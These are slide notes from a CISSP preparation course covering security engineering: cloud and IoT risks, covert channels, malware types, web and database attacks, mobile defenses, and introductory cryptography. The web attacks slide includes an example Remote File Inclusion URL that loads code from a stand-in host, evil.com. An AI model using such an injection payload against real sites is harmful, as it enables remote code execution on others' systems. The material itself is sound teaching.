
Cloud Computing
Cloud Computing
• Private Cloud


• Houses data for only one organization


• Gov't clouds ensure that data stays
within one country


• Public cloud


• Mixes data from many companies
together


• Requires strict Service Level
Agreements for sensitive data
Pre-Owned Images
• In April 2011 Amazon warned that a
public image was distributed with a
backdoor account


• A known SSH key
Grid Computing
• Uses computing power from dissimilar
systems for high performance


• Such as SETI @ Home
Large-Scale Parallel Data Systems
• Parallel systems give high performance


• But they share memory between systems


• Can introduce race condition
vulnerabilities


• Brief moments of vulnerability an
attacker can exploit by winning the
race
Peer to Peer
• Such as BitTorrent


• Sharing data between many systems


• Decentralized, difficult to take down


• Copyright violations are common


• Integrity is questionable


• Data from many untrusted sources are
combined


• Hashes are a critical control
Thin Clients
• Minimal hardware


• Rely on a server to run applications and
store data


• Can be hardware-based or software-
based, running on a computer's OS


• Software-based thin clients often run in a
Web browser
Diskless Workstations
• PCs, routers, embedded devices, others


• Kernel and OS loaded from the network
Internet of Things (IoT)
• Thermostats, cars, cameras, light bulbs,
everything on the Internet


• Security often terrible


• Default passwords, old versions, no way
to patch or manage, etc.
100
3d
System Vulnerabilities, Threats and
Countermeasures
Emanations
• Radio emissions that leak confidential
data, like passwords and encryption keys


• TEMPEST


• US Gov't project to measure the risk of
emissions
Covert Channels
• Communications that violate security
policy


• Storage channel


• Uses shared storage, such as /tmp


• Others can see filesize, not contents


• Timing channel


• Time to reject a username is different
from time to reject a password


• Encryption time depends on key & input
Backdoors
• Bypass security checks


• Such as username/password


• Maintenance hook


• Allows developers to bypass normal
system checks during development


• Should not be left in production system
Malware
• Viruses, worms, logic bombs, trojans


• Zero-day exploits


• No patch is available
Viruses
• Code attached to an EXE file


• Macro virus (in MS Office documents)


• Boot sector virus


• Stealth virus


• Hides from OS and antivirus


• Polymorphic virus (mutates)


• Multipartite virus


• Spreads via multiple vectors
Worms, Trojans, Rootkits
• Worms


• Propagate without being attached to a
file, over networks


• Trojans


• Lie about what they do


• Rootkits


• Replace part of the kernel or OS


• May run in ring 3 or ring 0
Packers
• Compress and obfuscate executables


• Decompresser is prepended to the
compressed file


• UPX is a common packer
Logic Bombs
• Waits for a trigger condition, then
executes payload


• A certain date, for example
Antivirus Software
• Signature-based


• Uses a database of signatures


• Easily circumvented


• Few false positives


• Heuristic-based


• Detects anomalous behavior


• Creates false positives
Server-Side Attacks
• Exploits vulnerable services


• Like SMB file-sharing

Client-Side Attacks
• User downloads malicious content


• PDF files, Office files, etc.
Download evil.pdf
Web Architecture and Attacks
• Active content opens new vulnerabilities


• PHP often allows Remote File Inclusion


• http://example.com/index.php?
file=readme.txt


• http://example.com/index.php?
file=http://evil.com/evil.php
Applets
• Executable code included in Web
pages


• Java


• Platform-independent


• Runs in Java Virtual Machine, in a
sandbox


• ActiveX


• Digitally signed


• Run code in Internet Explorer

OWASP
• Open Web Application Security Project


• Many free resources


• Top Ten (link Ch 4d)
XML (Extensible Markup Language)
• A standard way to encode documents
and data


• More universal than HTML
Service Oriented Architecture (SOA)
• Application architecture is composed of
services


• Multiple apps use the same service


• Services are platform-independent and
can be called in a generic way


• Not dependent on a single language


• Services are published in a directory
Web Services
• XML or JSON (JavaScript Object Notation)


• Data structure of web services


• SOAP (Simple Object Access Protocol) or
REST (Representational State Transfer)


• Provide connectivity


• WDSL (Web Services Description
Language)


• Details how the Web services are
invoked
Database Security
• Store large amounts of data


• Users can make inferences by creating,
viewing and comparing records


• Inference attacks and aggregation
attacks are threats


• Inference controls and polyinstantiation
are defenses
Primary Key
• A database field used to uniquely identify
the entity the data belongs to


• Ex: SSN, CCSF Student ID, Microsoft's
SID


• Even if two people have the same name
and the same birthday, they can be
uniquely identified by the Primary Key
Polyinstantiation
• Two rows may have the same primary
key, but different data for each clearance
level


• Top Secret clearance subjects see all
the data


• Secret clearance subjects see only the
data they are cleared for
Inference and Aggregation
• A user is able to use lower level access to
infer restricted information


• Ex: Major military operations in the
Pentagon can be detected by counting
pizza orders at night


• Aggregation uses many low-level facts to
deduce restricted information


• Ex: Look up every phone number; the
ones you are not cleared to see must be
the restricted ones
Inference and Aggregation Controls
• Place pizza vendors under NDA


• Makes their orders restricted
information


• Polyinstantiation is an inference control


• Restricting the number of queries made
is an aggregation control
Data Mining
• Search a large database for useful
information


• Credit card companies mine
transaction records to find suspicious
transactions and detect fraud


• Data analytics


• Understanding normal use cases helps
detect insider threats or compromised
accounts
Countermeasures
• Defense in depth


• Multiple overlapping controls


• Technical controls on the network


• Administrative controls such as
policies, procedures, guidelines,
standards


• Physical controls like locks, guards,
etc.
Mobile Device Attacks
• Users bring in USB thumb drives,
iPhones, laptops, etc.


• They can bring in malware
Mobile Device Defenses
• Administrative Controls


• Restrict the use of mobile devices via
policy


• Technical Controls


• Disable autorun on USB drives


• Allow only trusted devices


• 802.1X authentication


• Network Access Control (Cisco)


• Network Access Protection (Microsoft)
Countermeasures Against Theft
• Backups of data on mobile devices


• Full disk encryption


• Remote wipe
129
3e
CNIT 125:
Information Security
Professional
(CISSP
Preparation)
Ch 3. Security Engineering
(Part 2)
Topics in Part 2
• Cornerstone Cryptographic Concepts


• History of Cryptography


• Types of Cryptography


• Cryptographic Attacks


• Implementing Cryptography


• Perimeter Defenses


• Site Selection, Design, and Configuration


• Environmental Controls
Cornerstone Cryptographic Concepts
Key Terms
• Cryptology


• The science of secure communications


• Cryptography


• Secret writing


• Cryptanalysis


• Breaking encrypted messages
Key Terms
• Cipher


• A cryptographic algorithm


• Plaintext


• An unencrypted message


• Encryption turns plaintext into cipher
text


• Decryption turns cipher text into
plaintext
Confidentiality and Integrity
• Confidentiality


• Secrets remain secret


• Integrity


• Data is not altered by unauthorized
subjects
Authentication and Nonrepudiation
• Authentication


• Verifies the identity of a user


• Nonrepudiation


• Assurance that audit records are
accurate


• So subjects cannot deny what they did
later
Confusion and Diffusion
• Confusion


• No relationship between plaintext and
ciphertext


• Diffusion


• Plaintext should be dispersed
throughout the ciphertext
Substitution and Permutation
• Substitution


• Replacing one character with another


• Provides confusion


• Permutation


• Rearranging letters


• Provides diffusion
Cryptographic Strength
• Strong encryption


• Very difficult or impossible to decrypt
without the key


• Work factor


• How long it will take to break a
cryptosystem


• Secrecy of the system does not provide
strength


• Stupid proprietary systems are weaker than
well-known strong systems
Monoalphabetic and Polyalphabetic
Ciphers
• Monoalphabetic


• One plaintext letter changes to one
ciphertext letter


• Can be broken by frequency analysis


• Most common letter is E


• Polyalphabetic Ciphers


• Use multiple substitutions for each
letter


• Resists frequency analysis

Modular Math
• Numbers are on a ring


• The "modulus"
specifies how many
numbers are used


• A clock is modulus 12


• 12 + 1 = 1 (mod 12)


• 7 + 7 = 2 (mod 12)


• 1 - 2 = 11 (mod 12)

Exclusive OR
• 0 XOR 0 = 0


• 0 XOR 1 = 1


• 1 XOR 0 = 1


• 1 XOR 1 = 0

XOR Reverses Itself
Data at Rest and Data in Motion
• Data at Rest


• Whole-disk encryption (if power is off)


• Data in Motion


• End-to-end encryption


• Attackers in the middle won't have the
key


• VPNs provide this protection
Protocol Governance
• Selecting appropriate encryption
methods


• Must weigh considerations:


• Speed


• Strength


• Cost


• Complexity


• And others
146
3f
History of Cryptography

Spartan Scytale
• Wrap parchment around
a rod


• Letters are rearranged


• Transposition
